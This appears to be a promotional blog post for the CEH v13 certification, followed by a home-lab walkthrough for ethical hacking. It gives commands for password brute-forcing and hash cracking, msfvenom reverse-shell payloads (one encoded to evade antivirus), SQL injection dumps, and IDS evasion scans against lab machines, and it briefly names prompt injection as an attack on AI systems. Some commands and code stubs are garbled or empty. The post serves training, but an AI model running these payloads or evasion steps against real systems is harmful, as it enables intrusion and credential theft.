
Listen to this Post
Introduction:

To defend against an attack, you must first understand how it works—this foundational principle has never been more critical than in today’s AI-driven threat landscape. The Certified Ethical Hacker (CEH) v13, launched by EC-Council in late 2024, represents a paradigm shift in cybersecurity education by integrating artificial intelligence across all five phases of ethical hacking. With AI-driven techniques enabling up to 40% greater efficiency and the potential to double productivity in cybersecurity tasks, CEH v13 equips professionals with the tools to automate threat detection, conduct proactive threat hunting, and even hack AI systems themselves. The programme, offered through institutions like the Bahrain Institute of Banking and Finance (BIBF), is designed for cybersecurity and IT professionals with 2+ years of experience, as well as government, cyber defence, and education teams seeking to strengthen their capabilities against increasingly sophisticated adversaries.
Learning Objectives & Secrets:
- Objective 1: Master AI-Augmented Ethical Hacking – Learn to integrate AI tools across reconnaissance, scanning, gaining access, maintaining access, and covering tracks. Secret tip: leverage AI-powered footprinting and reconnaissance tools to automate OSINT data collection, reducing manual effort by up to 40% while uncovering attack surfaces traditional methods miss.
-
Objective 2: Hack AI Systems and Mitigate OWASP Top 10 AI Attacks – Gain expertise in identifying and exploiting vulnerabilities in AI systems themselves, including prompt injection, insecure output handling, and training data poisoning. Secret tip: practice attacking LLM applications in isolated lab environments using OWASP’s LLM Top 10 frameworks to understand how adversarial inputs can manipulate AI decision-making.
-
Objective 3: Automate Repetitive Tasks and Enhance Reporting with AI – Use AI-driven tools to automate vulnerability assessments, generate penetration testing reports, and perform predictive analysis. Secret tip: implement machine learning models for anomaly detection during vulnerability scanning to prioritise critical findings based on exploitability scores rather than raw CVSS numbers alone.
You Should Know:
1. Setting Up Your Ethical Hacking Lab Environment
A robust virtual lab is the cornerstone of practical ethical hacking training. CEH v13 provides access to 221 hands-on labs and over 4,000 commercial-grade hacking tools. To build your own environment:
Step‑by‑step guide:
- Install Kali Linux – Download the latest Kali Linux ISO from the official website and create a bootable USB or virtual machine. Allocate at least 4GB RAM and 40GB storage for optimal performance.
-
Configure vulnerable targets – Deploy Metasploitable 2 (Linux) and Metasploitable 3 (Windows) as vulnerable target VMs. Install Damn Vulnerable Web Application (DVWA) for web application testing.
-
Set up networking – Use NAT or Host-Only networking to isolate your lab from production networks. Configure static IP addresses for target machines (e.g., 192.168.1.10 for Metasploitable, 192.168.1.20 for Windows target).
-
Install essential tools – On Kali Linux, ensure the following are installed and updated:
sudo apt update && sudo apt upgrade -y
sudo apt install nmap metasploit-framework burpsuite wireshark john hydra sqlmap nikto -y
- Verify tool functionality – Test each tool with basic commands to confirm proper installation. For example, run `nmap -sV localhost` to verify Nmap is working.
-
Snapshot your VMs – Take snapshots before each lab exercise to enable quick rollback after testing exploits.
2. Reconnaissance and Footprinting with AI-Enhanced OSINT
Reconnaissance is the preparatory phase where attackers gather intelligence before launching an attack. CEH v13 introduces AI-powered footprinting that automates data collection from public sources.
Step‑by‑step guide:
- Passive reconnaissance – Use theHarvester to collect emails, subdomains, and hosts:
theharvester -d example.com -b google,bing,linkedin
- DNS enumeration – Perform detailed DNS lookups:
dig example.com ANY +noall +answer
nslookup -type=MX example.com
dnsrecon -d example.com -t axfr
- OSINT with Shodan – Discover exposed devices and services:
shodan search apache port:80 country:US
shodan host 8.8.8.8
- AI-enhanced OSINT – Use Python scripts with AI libraries to automate data correlation:
import requests
import json
 Example: Query multiple OSINT APIs and correlate results
def ai_osint(domain):
 Integrate with Shodan, VirusTotal, and Censys APIs
 Use NLP to extract entities and relationships
pass
Pro tip: Combine multiple OSINT sources and use machine learning to identify patterns in collected data—CEH v13 emphasises this AI-driven approach for proactive threat hunting.
3. Network Scanning and Vulnerability Analysis
Scanning involves using tools to detect vulnerabilities in websites, networks, or file systems. CEH v13 covers AI-powered vulnerability analysis that prioritises findings based on real-world exploitability.
Step‑by‑step guide:
- Nmap scanning – Perform a stealth SYN scan:
nmap -sS -p 1-1024 -T4 192.168.1.0/24
- Version detection – Identify service versions and operating systems:
nmap -sV -sC -O 192.168.1.10
- Vulnerability scripts – Run NSE scripts for vulnerability detection:
nmap --script vuln 192.168.1.10
- Rustscan – Use this fast alternative for large-scale scanning:
rustscan -a 192.168.1.0/24 --ulimit 5000
- Nessus/OpenVAS – Configure and run vulnerability scans:
 Start Nessus service on Linux
sudo systemctl start nessusd
 Or use OpenVAS
openvas-start
- AI-powered vulnerability analysis – Implement machine learning models to analyse scan results:
from sklearn.ensemble import RandomForestClassifier
 Train model on CVE data to predict exploit likelihood
 Prioritise vulnerabilities with >80% exploit probability
Windows equivalent commands:
 Port scanning with PowerShell
Test-1etConnection -ComputerName 192.168.1.10 -Port 80
 Netstat for active connections
netstat -an | findstr LISTENING
4. System Hacking, Password Attacks, and Privilege Escalation
This phase involves gaining access to systems and escalating privileges. CEH v13 teaches AI-enhanced social engineering and automated phishing attacks.
Step‑by‑step guide:
- Password cracking with Hydra – Brute-force SSH or FTP credentials:
hydra -l admin -P /usr/share/wordlists/rockyou.txt ftp://192.168.1.10
- Hash cracking with John the Ripper :
john --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
- GPU-accelerated cracking with Hashcat :
hashcat -m 0 -a 0 hashes.txt /usr/share/wordlists/rockyou.txt
- Generate payloads with msfvenom :
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.5 LPORT=4444 -f exe > shell.exe
- Privilege escalation on Linux – Find SUID binaries:
find / -perm -u=s -type f 2>/dev/null
- Privilege escalation on Windows – Use `enum4linux` to enumerate shares and users:
enum4linux -a 192.168.1.10
- Windows privilege escalation – Check service permissions:
sc qc VulnService
wmic service get name,displayname,pathname,startmode
icacls "C:\Program Files\Vendor App"
Pro tip: CEH v13 emphasises understanding both attacker and defender perspectives—practice privilege escalation techniques in isolated labs to master both exploitation and mitigation.
5. Web Application Hacking and API Security
Web application vulnerabilities remain a primary attack vector. CEH v13 covers OWASP Top 10, including AI-specific attacks.
Step‑by‑step guide:
- SQL injection with sqlmap :
sqlmap -u "http://192.168.1.10/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=xxx" --dump
- Directory brute-forcing :
dirb http://192.168.1.10 /usr/share/wordlists/dirb/common.txt
gobuster dir -u http://192.168.1.10 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
- Intercept and modify HTTP traffic with Burp Suite – Launch Burp, configure proxy (127.0.0.1:8080), intercept requests, and modify parameters to test for injection flaws.
-
OWASP ZAP – Use this open-source alternative for automated scanning:
zap-cli quick-scan --self-contained --start-options "-config api.disablekey=true" http://192.168.1.10
- API security testing – Test for IDOR and BOLA vulnerabilities:
 Use Postman or curl to test API endpoints with manipulated IDs
curl -X GET "http://192.168.1.10/api/user/1" -H "Authorization: Bearer token"
 Attempt to access user/2 without proper authorisation
- AI-powered malware detection – Implement YARA rules with ML classifiers for advanced threat detection.
6. Evading IDS, Firewalls, and Honeypots
Understanding evasion techniques is essential for both offensive and defensive roles. CEH v13 covers automated exploitation and evasion of intrusion detection systems.
Step‑by‑step guide:
- Nmap evasion techniques :
 Fragment packets
nmap -f 192.168.1.10
 Decoy scans
nmap -D RND:10 192.168.1.10
 Idle scan (zombie)
nmap -sI zombie_ip 192.168.1.10
- Metasploit evasion – Use encoders to bypass AV:
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.5 LPORT=4444 -e x86/shikata_ga_nai -i 5 -f exe > evasive_shell.exe
- Firewall testing – Use `nmap` to test firewall rules:
nmap -sA 192.168.1.10 ACK scan to map firewall rules
- Honeypot detection – Identify decoy systems by analysing response patterns and banner grabbing.
Windows commands for evasion testing:
 Test firewall rules
Test-1etConnection -ComputerName 192.168.1.10 -Port 443
 View firewall rules
netsh advfirewall firewall show rule name=all
What Undercode Say:
- Key Takeaway 1: CEH v13 is not just an incremental update—it fundamentally redefines ethical hacking by embedding AI across all five phases, from reconnaissance to covering tracks. Professionals who fail to adopt AI-driven techniques risk falling behind both attackers and defenders who leverage these capabilities.
-
Key Takeaway 2: The programme’s “Learn, Certify, Engage, Compete” framework ensures continuous skill development through monthly Capture the Flag (CTF) competitions and hands-on labs. This approach transforms certification from a one-time achievement into an ongoing journey of practical mastery.
Analysis: The integration of AI into ethical hacking represents a double-edged sword. While defenders gain 40% efficiency and automated threat detection, attackers also leverage AI for sophisticated malware generation, deepfakes, and automated exploitation. CEH v13 addresses this by teaching professionals to hack AI systems themselves, ensuring they understand both offensive and defensive AI techniques. The focus on OWASP Top 10 AI Attacks—including prompt injection and training data poisoning—is particularly timely as organisations rapidly deploy LLM applications without adequate security controls. However, the programme’s requirement of 2+ years of IT security experience may exclude junior professionals eager to enter the field, potentially creating a skills gap at the entry level. Moreover, while AI automation enhances efficiency, over-reliance on automated tools without understanding underlying vulnerabilities remains a risk—CEH v13’s hands-on labs and practical exam mitigate this by ensuring foundational knowledge remains central.
Prediction:
- +1 AI-powered ethical hacking certifications will become the industry standard within 3 years, with employers prioritising AI-augmented skills over traditional certifications.
-
+1 The demand for professionals who can hack AI systems will surge, creating new specialisations in AI security and adversarial machine learning.
-
-1 Attackers will increasingly use AI to automate vulnerability discovery and exploit generation, narrowing the window between vulnerability disclosure and weaponisation.
-
+1 Monthly CTF competitions and continuous learning frameworks like CEH’s “Compete” phase will become the new normal for maintaining cybersecurity certifications.
-
-1 Organisations that delay adopting AI-driven security training will face higher breach costs and increased exposure to AI-powered attacks.
-
+1 The integration of AI into ethical hacking will democratise advanced security testing, enabling smaller teams to achieve enterprise-grade threat detection capabilities.
-
-1 Deepfake-based social engineering and AI-generated phishing will render traditional security awareness training insufficient, requiring AI-1ative defence strategies.
-
+1 CEH v13’s mapping to 45+ cybersecurity job roles will accelerate career progression for certified professionals.
▶️ Related Video (80% Match):
https://www.youtube.com/watch?v=3eMfJFldF3s
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/e36Zb_Vh – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


